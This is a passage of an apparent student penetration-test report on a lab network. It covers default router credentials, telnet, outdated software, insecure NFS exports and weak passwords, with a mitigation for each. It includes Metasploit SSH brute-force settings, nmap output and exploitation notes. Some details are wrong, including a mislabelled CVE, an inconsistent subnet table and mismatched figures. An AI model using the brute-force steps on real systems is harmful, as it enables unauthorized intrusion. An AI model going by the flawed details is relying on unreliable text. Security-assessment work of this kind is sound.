          inet addr:192.168.0.66  Bcast:192.168.0.95  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fef9:3bbd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:307 errors:0 dropped:0 overruns:0 frame:0
          TX packets:285 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:40712 (40.7 KB)  TX bytes:53926 (53.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:341 errors:0 dropped:0 overruns:0 frame:0
          TX packets:341 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25673 (25.6 KB)  TX bytes:25673 (25.6 KB)

root@xadmin-virtual-machine:~#
```

Figure 107 – ifconfig command on .66

4 SECURITY WEAKNESSES

4.1 ROUTERS GENERAL

Overall, each routers security configuration was very poor, and this was because of the open telnet ports and the use of default credentials.

The decision to use the default credentials severely comprised the network as this gave me an easy route through the heart of the network, default credentials on every device not just routers should be changed immediately. A malicious user can easily research default passwords and usernames, the goal is to make the hacker work as hard as possible to gain access to the routers.

Telnet is a type of client-server protocol that can be used to open a command line on a remote computer, the telnet port is open on every router on the tested network, from router one to router four. The telnet protocol supplies no in-built security and transfers critical information in plain text with no form of encryption, this compounded with use of default credentials allows easy access into exploiting the router and gaining sensitive information regarding the network.

Outdated software was another big issue with all routers, HTTPS-Lighttpd 1.4.28 is version of the HTTP on the routers, this has a list of different security issues including CVE-2013-4559, which allows for SQL injection. Furthermore, the overall version of the routers is only 1.1.7, having outdated software is problematic because new updates contain security upgrades and tweaks.

Lastly a minor issue includes the use of a HTTP header on the router's web page that discloses the version. This is information leakage that can benefit an attacker.

Default credentials

Exploit

To exploit the use of default credentials, first the router was connected to through telnet, this was done by typing "telnet" and the IP address of the target router. The credentials from the web page (Installation - VyOS Wiki, 2021) were then used to log in to router.

***Figure 15* shows an example of this.**

Mitigation

The countermeasure against default credentials is simply changing the username and password to something more complex. Following recommend password practices would also be of benefit as changing the default log in to something easily brute forceable is counterproductive.

To solve this issue, follow these steps:

- Connect to vyos router
- Type the command “configure”
- Type the command “set system login user vyos authentication plaintext-password ‘put password here’ ”
- Type the command “commit”
- Type the command “save”

Telnet

Exploit

Telnet can be exploited in a few ways, first combined with the use of default credentials I was able to easily log in to all the routers. Second is the ability for malicious users to eavesdrop on sensitive information, lastly is brute force login payloads which will take a list of provided credentials and a range of IP addresses and attempt to login to any Telnet servers.

Figure 15 shows an example of this

Mitigation

The counter measure against the exploitation of telnet is turning of the telnet port, port 23. The recommendation is to use SSH as it encrypts the data, it uses public key encryption for authentication.

To disable telnet, follow this process:

- Connect to vyos router
- “configure”
- “delete service telnet”
- “commit”
- “save”
- “exit”

To enable SSH follow this process:

- Connect to vyos router
- “configure”
- “set service ssh”
- “commit”
- “save”


- “exit”

Outdated software

Exploit

All the routers are running out of date software and this can be exploited.

Figure 106 displays a list of known vulnerabilities neatly scored, these results are for the specific version of software that all the routers are running, version 1.1.1.7. This demonstrates how vulnerable the routers are if they were targeted by a hacker.



Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2014-2324	22		Dir. Trav.	2014-03-14	2016-08-22	5.0	None	Remote	Low	Not required	Partial	None	None
	Multiple directory traversal vulnerabilities in (1) mod_evhost and (2) mod_simple_vhost in lighttpd before 1.4.35 allow remote attackers to read arbitrary files via a .. (dot dot) in the host name, related to request_check_hostname.													
2	CVE-2014-2323	89		Exec Code Sql	2014-03-14	2016-08-22	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	SQL injection vulnerability in mod_mysql_vhost.c in lighttpd before 1.4.35 allows remote attackers to execute arbitrary SQL commands via the host name, related to request_check_hostname.													
3	CVE-2013-4560	399		DoS	2013-11-20	2016-12-07	2.6	None	Remote	High	Not required	None	None	Partial
	Use-after-free vulnerability in lighttpd before 1.4.33 allows remote attackers to cause a denial of service (segmentation fault and crash) via unspecified vectors that trigger FAMMonitorDirectory failures.													
4	CVE-2013-4559	264		+Priv	2013-11-20	2016-12-07	7.6	None	Remote	High	Not required	Complete	Complete	Complete
	lighttpd before 1.4.33 does not check the return value of the (1) setuid, (2) setgid, or (3) setgroups functions, which might cause lighttpd to run as root if it is restarted and allows remote attackers to gain privileges, as demonstrated by multiple calls to the clone function that cause setuid to fail when the user process limit is reached.													
5	CVE-2013-4508	310		+Info	2013-11-07	2016-12-07	5.8	None	Remote	Medium	Not required	Partial	Partial	None
	lighttpd before 1.4.34, when SNI is enabled, configures weak SSL ciphers, which makes it easier for remote attackers to hijack sessions by inserting packets into the client-server data stream or obtain sensitive information by sniffing the network.													
6	CVE-2011-4362	189	1	DoS	2011-12-24	2018-11-29	5.0	None	Remote	Low	Not required	None	None	Partial
	Integer signedness error in the base64_decode function in the HTTP authentication functionality (http_auth.c) in lighttpd 1.4 before 1.4.30 and 1.5 before SVN revision 2806 allows remote attackers to cause a denial of service (segmentation fault) via crafted base64 input that triggers an out-of-bounds read with a negative index.													

Total number of vulnerabilities : 6 Page : 1 (This Page)

Figure 108

Figure 109 displays the version of vyos used by the routers

```
vyos@vyos:~$ show version
Version:      VyOS 1.1.7
Description:  VyOS 1.1.7 (helium)
Copyright:    2016 VyOS maintainers and contributors
Built by:     maintainers@vyos.net
Built on:     Wed Feb 17 09:57:31 UTC 2016
Build ID:     1602170957-4459750
System type:  x86 64-bit
Boot via:     image
Hypervisor:   VMware
HW model:     VMware Virtual Platform
HW S/N:       VMware-56 4d c7 98 81 c4 39 c2-ae 6e b7 ad 1a f6 4a bc
HW UUID:      564DC798-81C4-39C2-AE6E-B7AD1AF64ABC
Uptime:       18:20:08 up 2 days, 48 min,  2 users,  load average: 0.00, 0.01, 0.05
```

Figure 109

Mitigation

To ensure out of date software is not exploited, the best course of action is to update the router as soon as a patch is out. Software for the vyos routers are consistently updated and these sometimes include new security implementations that better the security.

To update the vyos router follow this process:

- Connect to vyos router
- “add system image <url | path> [vrf name] [username user [password pass]]

HTTP header

Exploitation

By viewing a request of the web page, the http header was visible. This discloses important information like the version.

To exploit the http header, follow this process:

- Load up a tool like burp suite.
- Go to the target routers website.
- Capture a request.
- View the http header.

Mitigation

The counter measure to information disclosure is stopping information be easily accessible to an attacker. Turn of the HTTP header.

4.2 ROUTER 1

Router one on the network is the only one with port 22 open, this means the router could be brute forced using a utility like Metasploit or hydra. Possibly using the SSH_login payload.

```
root@kali:~# nmap -A 192.168.0.193
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-29 16:40 EDT
Nmap scan report for 192.168.0.193
Host is up (0.00018s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
| ssh-hostkey:
|   1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA)
|_  2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA)
23/tcp  open  telnet     VyOS telnetd
```

4.3 MACHINES GENERAL

Password security

The overall password security was severely lacking, the passwords were short and didn't include numbers, special characters and capitals. This is great for anyone trying to brute force the password as passwords like "plums" are frequently included in a lot of wordlists. Furthermore, when logging into the machines, there was no lockout policy or anything of the nature to deter attackers, this gave the password brute force utility free reign to attack the login functionality. Lastly was the consistent reuse of credentials across all the machines, both usernames and passwords were recycled. It was common to find a username through NFS that was used on another machine, then the same password would be typed in and it was usually correct.

Mitigation

Password complexity

The solution to easily brute forcible passwords includes increasing the complexity of the passwords and the variety. Following recommend guidelines in password security or using tools like lass pass to generate passwords are solutions to the password vulnerabilities on the network.

For example

"plums" > " aq'q/ByzS+2BR}=,"

Creating snappy sentence can help you remember complex passwords like this

apple queen ' queen / BESTBUY yelp zip SKYPE + 2 BESTBUY ROPE } = ,

Password reuse

The solution to this is to have unique usernames and passwords for each individual machine.

No lockout policy

The solution to no lockout policy is to implement one, PAM can be used on Linux to introduce one on SSH.

Outdated software

The operating system on all the machines on the network were older versions of Linux, using past versions of operating systems comes with a few risks. Older versions tend to be more susceptible to security vulnerabilities as newer versions contain fixes/tweaks that are updated regularly. All the machines on the network use Linux versions in between 3–4, for example these are all exploitable using CVE-2019-15926, this describes a vulnerability that could allow an attacker to cause a denial of service (system crash). Furthermore, the port versions also were out of date and had security vulnerabilities that could be exploited by an attacker.

Mitigation

The counter measure for this would be simply updating the operating system, this can be done through the terminal by using the sudo apt-get update command. This command downloads the package lists from the repositories and "updates" them to get information on the newest versions of packages and their dependencies.

sudo apt-get dist-upgrade

The “dist-upgrade” switch asks Ubuntu to handle any dependencies intelligently. That is, if a particular software package is dependent on another software package to run, this command will make sure that the second package is upgraded before upgrading the first one.

4.4 192.168.0.210

The two main issues with the 192.168.0.210 included poor NFS configuration and easy brute forcibly passwords. First, the full directory was accessible through NFS, this quickly gave me unfettered access to whole file structure and its contents. Second is the choice of password, the password plums.

NFS

Exploit

Figure 107 displays the NFS configuration file, If no_root_squash is used, remote root users are able to change any file on the shared file system and leave applications infected by Trojans for other users to inadvertently execute.

```
root@kali:~/mount1/etc# cat exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/ 192.168.0.*(ro,no_root_squash,fsid=32)
root@kali:~/mount1/etc#
```

Figure 110

The shadow file had the xadmin accounts hashed password located in the file, this was cracked using the utility john.

Mitigation

The counter measure to the poorly configured NFS is to turn it off or set it up correctly. This is done through the exports file located in the etc folder.

To set up the NFS correctly, follow this process:

- Navigate to the file using cd
- Use pico to edit the exports file
- Change the directory from root(/) to something like ~/home/pictures or nothing
- Confirm the machine is read only by using “ro” instead of “rw”
- Change “no_root_squash” to “nfsnobody”
- Save and exit.

Figure 5 to Figure 9 shows an example of this.

4.5 192.168.0.34

NFS

Exploit

Figure 108 displays the exports file located in the etc folder, first the no root sqush is enabled, this means that remote root users can change any file on the shared file system. Next is directory that is accessible, this is better than the .210 machine, however full access to the xadmin user is still too much.




Figure 111

The shadow file had the xadmin accounts hashed password located in the file, this was cracked using the utility john.

Mitigation

The counter measure to the poorly configured NFS is to turn it off or set it up correctly. This is done through the exports file located in the etc folder.

To set up the NFS correctly, follow this process:

- Navigate to the file using cd
- Use pico to edit the exports file
- Change the directory from /home/xadmin to something like ~/home/pictures or nothing
- Confirm the machine is read only by using “ro” instead of “rw”
- Change “no_root_squash” to “nfsnobody”
- Save and exit.

Figure 45 to Figure 48 shows an example of this.

4.6 192.168.0.130

NFS

Exploit

Same as 192.168.0.34

SSH

Allowing a machine that was easily exploitable full access to this machine was a mistake, having compromised the .34 machine by reusing the same credentials found on the .210 machine, the fallout of having cracked the xadmin password was huge.

Mitigation

Make sure to not give access to machines that are vulnerable.

Outdated software

This machine uses open SSH 6.6.1, when using any software that is older it is usually less secure than its newer counterparts. This specific version of SSH is exploitable using the Metasploit payload ssh login. This gave me access to the full functionality of the machine

Figure 109 shows an example of this on the 192.168.0.242 machine

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.242
RHOSTS => 192.168.0.242
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
USERNAME => root
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/metasploit/password.lst
PASS_FILE => /usr/share/wordlists/metasploit/password.lst
msf5 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
```

Figure 112

Mitigation

Update the software on your machine by running

- sudo apt-get update
- sudo apt-get upgrade

Figure 61 shows the example of gaining access to the .130 machine

4.7 13.13.13.13

Outdated software

This machine uses open SSH 6.6.1, when using any software that is older it is usually less secure than its newer counterparts. This specific version of SSH is exploitable using the Metasploit payload ssh login. This gave me access to the full functionality of the machine


```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.242
RHOSTS => 192.168.0.242
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
USERNAME => root
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/metasploit/password.lst
PASS_FILE => /usr/share/wordlists/metasploit/password.lst
msf5 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
```

Figure 110 shows an example of this on the 192.168.0.242 machine

Mitigation

Update the software on your machine to openSSH 8.4 by running:

- sudo apt-get update
- sudo apt-get upgrade

Figure 110

Figure 81 to Figure 94 shows an example of this

4.8 192.168.0.66

NFS

Exploit

Figure 110 displays the exports file of the 192.168.0.66 machine, the full root directory is accessible which is very insecure, an attacker has full access to all the files on the machine just by using NFS. Next is the decision to make it read and writable, this gives a malicious user full read and write privileges to edit/read anything on the machine. Last is the use of no root squash, this means remote root users can change any file on the shared file system and leave applications infected by Trojans for other users to inadvertently execute.

```
root@xadmin-virtual-machine:/etc# cat exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/ 192.168.0.*(rw,no_root_squash,fsid=32)
```

Figure 113

Mitigation

The counter measure to the poorly configured NFS is to turn it off or set it up correctly. This is done through the exports file located in the etc folder.

To set up the NFS correctly, follow this process:

- Navigate to the file using cd
- Use pico to edit the exports file
- Change the directory from /home/xadmin to something like ~/home/pictures or nothing
- Confirm the machine is read only by using “ro” instead of “rw”
- Change “no_root_squash” to “nfsnobody”
- Save and exit.

Figure 100 to Figure 102 shows an example of this

Outdated software

This machine uses open SSH 6.6.1, when using any software that is older it is usually less secure than its newer counterparts. This specific version of SSH is exploitable using the Metasploit payload ssh login. This gave me access to the full functionality of the machine

Figure 110 shows an example of this on the 192.168.0.242 machine




Figure 110

Mitigation

Update the software on your machine to openSSH 8.4 by running:

- sudo apt-get update
- sudo apt-get upgrade

4.9 SERVERS GENERAL

Overall, the security on both apache web servers was severely lacking, on both occasions a reverse shell was achieved. On the 192.168.0.242 this was then leveraged to exploit the firewall using port forwarding. Both servers were also poorly configured as they were missing a bunch of security options, particularly the failure to include headers like the X-SS-protection, anti-clickjacking and the X-content-type. This makes lives for attackers that little bit easier when trying to exploit the servers. Furthermore, like the machines the severs had easily brute forcible passwords, these should also be changed

immediately to ensure attackers don't get a get a free meal. Lastly, both servers used HTTP, this is very vulnerable to man in the middle attacks and eavesdroppers.

Mitigation

- Configure the server to use all the extra security headers.
- Beef up the security of the machine in DMZ (192.168.0.242)
- Use more complex passwords.
- Turn off HTTP and use the more secure version HTTPS.

4.10 192.168.0.242

Outdated software

Exploit

This server was running an older version of apache, version 2.4.10. This configuration of software comes with a range of different issues, the shell shock vulnerability was exploited using a payload in Msf venom.

Figure 111 shows a list of known vulnerabilities for the apache version 2.4.10, these range from critical exploits to non-critical.

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2017-3167	287		Bypass	2017-06-19	2018-06-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.														
2	CVE-2017-3169	476			2017-06-19	2018-06-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_ssl may dereference a NULL pointer when third-party modules call ap_hook_process_connection() during an HTTP request to an HTTPS port.														
3	CVE-2017-7668	20			2017-06-19	2018-06-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
The HTTP strict parsing changes added in Apache httpd 2.2.32 and 2.4.24 introduced a bug in token list parsing, which allows ap_find_token() to search past the end of its input string. By maliciously crafting a sequence of request headers, an attacker may be able to cause a segmentation fault, or to force ap_find_token() to return an incorrect value.														
4	CVE-2017-7679	119		Overflow	2017-06-19	2018-06-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.														
5	CVE-2017-15715	20			2018-03-26	2019-08-15	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
In Apache httpd 2.4.0 to 2.4.29, the expression specified in <FilesMatch> could match '$' to a newline character in a malicious filename, rather than matching only the end of the filename. This could be exploited in environments where uploads of some files are are externally blocked, but only by matching the trailing portion of the filename.														

Figure 114

Mitigation

This version of apache is unsecure and should updated as soon as possible.

XST

The HTTP trace method is active on the webserver, this means that the web server is vulnerable to XST. This can be done through the curl command in the terminal.

Mitigation

Disable the HTTP trace method.

Figure 65 – configuring payload to Figure 67 – hydra brute force attack on .242 shows an example of this

4.11 172.16.221.237

Outdated software

Exploit

This server was running an older version of apache, version 2.2.22. This configuration of software comes with a range of different issues, a malicious php file was injected into the WordPress website and this comprised the web server.

Figure 112 shows a list of known vulnerabilities for the apache version 2.2.22, these range from critical exploits to non-critical.

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2013-2249				2013-07-23	2017-01-06	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
mod_session_dbd.c in the mod_session_dbd module in the Apache HTTP Server before 2.4.5 proceeds with save operations for a session without considering the dirty flag and the requirement for a new session ID, which has unspecified impact and remote attack vectors.														
2	CVE-2017-3167	287		Bypass	2017-06-19	2018-06-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.														
3	CVE-2017-3169	476			2017-06-19	2018-06-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_ssl may dereference a NULL pointer when third-party modules call ap_hook_process_connection() during an HTTP request to an HTTPS port.														
4	CVE-2017-7668	20			2017-06-19	2018-06-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
The HTTP strict parsing changes added in Apache httpd 2.2.32 and 2.4.24 introduced a bug in token list parsing, which allows ap_find_token() to search past the end of its input string. By maliciously crafting a sequence of request headers, an attacker may be able to cause a segmentation fault, or to force ap_find_token() to return an incorrect value.														
5	CVE-2017-7679	119		Overflow	2017-06-19	2018-06-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.														

Figure 115

Mitigation

This version of apache is unsecure and should updated as soon as possible.

4.12 FIREWALL

The firewall is susceptible to man in the middle attacks because of its use of HTTP instead of the HTTPS. HTTP operates at application layer, while HTTPS operates at transport layer. Overall HTTP is less secure than HTTPS.

Mitigation

Make sure to use HTTPS instead of HTTP.

5 NETWORK DESIGN CRITICAL EVALUATION

5.1 NDCE

The design of the network left a lot to be desired, the only real positive taken from the original set up was the use of the OSPF protocol, however not its implementation. Configured properly OSPF can be very efficient as it chooses the shortest path possible but because of the linear set up of the network, it fails to capitalize on the benefits of OSPF. One minor positive is the use of subnetting on the /30 and /27 subnets, the choices of these allow for future expansion and are not too big.

The negatives of the network design are great, first is the choice of topology. The use of a linear network topology comes with its own set of issues, networks that use the linear bus topology are susceptible to drawbacks. One of these is the possibility of the entire network shutting down if there is a break in the main cable and if a node on the network breaks, everything beyond that could be made inaccessible. One advantage of current network topology is the easiness of connecting another device to the network.

Another design flaw in the network is the use of /24 subnet on both the .13 and .237 devices, the 255.255.255.0 sub net allows for 254 usable hosts. Future expansion is considered however the number of hosts are still too much and should be changed to something more fitting, for example the /29 or /28 sub net. Leaving the sub nets the way they are is poor use of subnetting and efficiency.

There are several ways to improve the design of the network, one of these is changing the topology. Switching from a linear bus layout to a bidirectional ring would greatly improve the efficiency of the network, this change would also solve the main issues with the choice of using linear bus. Advantages of using a bidirectional rig include it's easy to manage, additional workstations can be added after without impacting performance of the network and speed to transfer the data is very high.

Another improvement that could be made to the network is using VLANS. VLANs are created to provide segmentation services traditionally provided by physical routers in LAN configurations. The advantages of VLANS include groups with specific security needs are isolated from the rest of the network and need for expensive hardware upgrades is reduced. The network could be split up into segmentations, for example the network could have a web server section, and one for each of the sub nets.

Overall, the network design was poor, and these suggested changes should be taken into consideration.

5.2 CONCLUSIONS

In conclusion the ACME Inc. company networks security was poorly configured, this included the machines, servers, routers and the firewall. The routers were easily exploited using telnet and default credentials, and the machines/servers were exploited through the use of NFS and SSH.

Lastly fifteen machines total were found on the network.

REFERENCES PART 1

For URLs, Blogs:

GitHub. 2021. *Bertvv/Cheat-Sheets*. [online] Available at: <https://github.com/bertvv/cheat-sheets/blob/master/docs/VyOS.md> [Accessed 8 January 2021].

Tutorials, H., 2021. *How To Hack A Wordpress Website With Wpscan*. [online] Hacking Tutorials. Available at: <https://www.hackingtutorials.org/web-application-hacking/hack-a-wordpress-website-with-wpscan/> [Accessed 3 January 2021].

Abela, R., 2021. *Wordpress Password Dictionary Attack With Wpscan | WP White Security*. [online] WP White Security. Available at: <https://www.wpwhitesecurity.com/strong-wordpress-passwords-wpscan/> [Accessed 12 January 2021].

Congleton, N., 2021. *SSH Password Testing With Hydra On Kali Linux - Linuxconfig.Org*. [online] Linuxconfig.org. Available at: <https://linuxconfig.org/ssh-password-testing-with-hydra-on-kali-linux> [Accessed 12 January 2021].

Chandel, R., 2021. *Wordpress: Reverse Shell*. [online] Hacking Articles. Available at: <https://www.hackingarticles.in/wordpress-reverse-shell/#comment-226437> [Accessed 3 January 2021].

Security Tutorials. 2021. *Creating A Payload With Msfvenom - Security Tutorials*. [online] Available at: <https://securitytutorials.co.uk/creating-a-payload-with-msfvenom/> [Accessed 7 January 2021].

nixCraft. 2021. *Linux And Unix Port Scanning With Netcat [Nc] Command - Nixcraft*. [online] Available at: <https://www.cyberciti.biz/faq/linux-port-scanning/> [Accessed 5 January 2021].

WonderHowTo. 2021. *How To Exploit Shellshock On A Web Server Using Metasploit*. [online] Available at: <https://null-byte.wonderhowto.com/how-to/exploit-shellshock-web-server-using-metasploit-0186084/> [Accessed 12 January 2021].

Cvedetails.com. 2021. *Linux Linux Kernel Version 3.4 : Security Vulnerabilities*. [online] Available at: <https://www.cvedetails.com/vulnerability-list/vendor_id-33/product_id-47/version_id-127810/Linux-Linux-Kernel-3.4.html> [Accessed 12 January 2021].

Software Reviews, Opinions, and Tips - DNSstuff. 2021. *What Is Network Topology? Best Guide To Types & Diagrams - Dnsstuff*. [online] Available at: <https://www.dnsstuff.com/what-is-network-topology#ring-topology> [Accessed 11 January 2021].

B, A., 2021. *How To Use PAM To Manage Lockout Policy For Ssh Public Key Authentication Methods*. [online] Server Fault. Available at: <https://serverfault.com/questions/904305/how-to-use-pam-to-manage-lockout-policy-for-ssh-public-key-authentication-method> [Accessed 12 January 2021].

Docs.vyos.io. 2021. *Update Vyos — Vyos 1.3.X (Equuleus) Documentation*. [online] Available at: <https://docs.vyos.io/en/latest/installation/update.html> [Accessed 12 January 2021].

Fcit.usf.edu. 2021. *Chapter 5: Topology*. [online] Available at: <https://fcit.usf.edu/network/chap5/chap5.htm> [Accessed 12 January 2021].

APPENDICES PART 1

APPENDIX A

5.3 SUBNET CALCULATIONS

To calculate the subnets this process was used:

255.255.255.224 can be translated into 11111111.11111111.11111111.11100000 binary, the first three octets and the three ones located in the fourth octet are the network portion. The remaining bits are allocated to the host portion of 32-bit IP address.

The host number is calculated by 2^5 – host bits, this gives the result of 32. In every single sub net, there is 30 usable addresses and the address increases by 32 each time. Lastly two addresses on the sub net are unusable, one is the subnet address and the other is the broadcast address

All 8 of the Possible /27 Networks for 192.168.0.*

Network Address	Usable Host Range	Broadcast Address:
192.168.0.0	192.168.0.1 - 192.168.0.30	192.168.0.31
192.168.0.32	192.168.0.33 - 192.168.0.62	192.168.0.63
192.168.0.64	192.168.0.65 - 192.168.0.94	192.168.0.95
192.168.0.96	192.168.0.97 - 192.168.0.126	192.168.0.127
192.168.0.128	192.168.0.129 - 192.168.0.158	192.168.0.159
192.168.0.160	192.168.0.161 - 192.168.0.190	192.168.0.191
192.168.0.192	192.168.0.193 - 192.168.0.222	192.168.0.223
192.168.0.224	192.168.0.225 - 192.168.0.254	192.168.0.255

All 11 of the Possible /30 Networks for 192.168.0.*

Network Address	Usable Host Range	Broadcast Address:
192.168.0.0	192.168.0.1 - 192.168.0.2	192.168.0.3
192.168.0.4	192.168.0.5 - 192.168.0.6	192.168.0.7
192.168.0.8	192.168.0.9 - 192.168.0.10	192.168.0.11
192.168.0.224	192.168.0.225 - 192.168.0.226	192.168.0.227
192.168.0.228	192.168.0.229 - 192.168.0.230	192.168.0.231
192.168.0.232	192.168.0.233 - 192.168.0.234	192.168.0.235
192.168.0.236	192.168.0.237 - 192.168.0.238	192.168.0.239
192.168.0.240	192.168.0.241 - 192.168.0.242	192.168.0.243
192.168.0.244	192.168.0.245 - 192.168.0.246	192.168.0.247
192.168.0.248	192.168.0.249 - 192.168.0.250	192.168.0.251
192.168.0.252	192.168.0.253 - 192.168.0.254	192.168.0.255

IP Address:	172.16.221.237
Network Address:	172.16.221.0
Usable Host IP Range:	172.16.221.1 - 172.16.221.254
Broadcast Address:	172.16.221.255

IP Address:	13.13.13.13
Network Address:	13.13.13.0
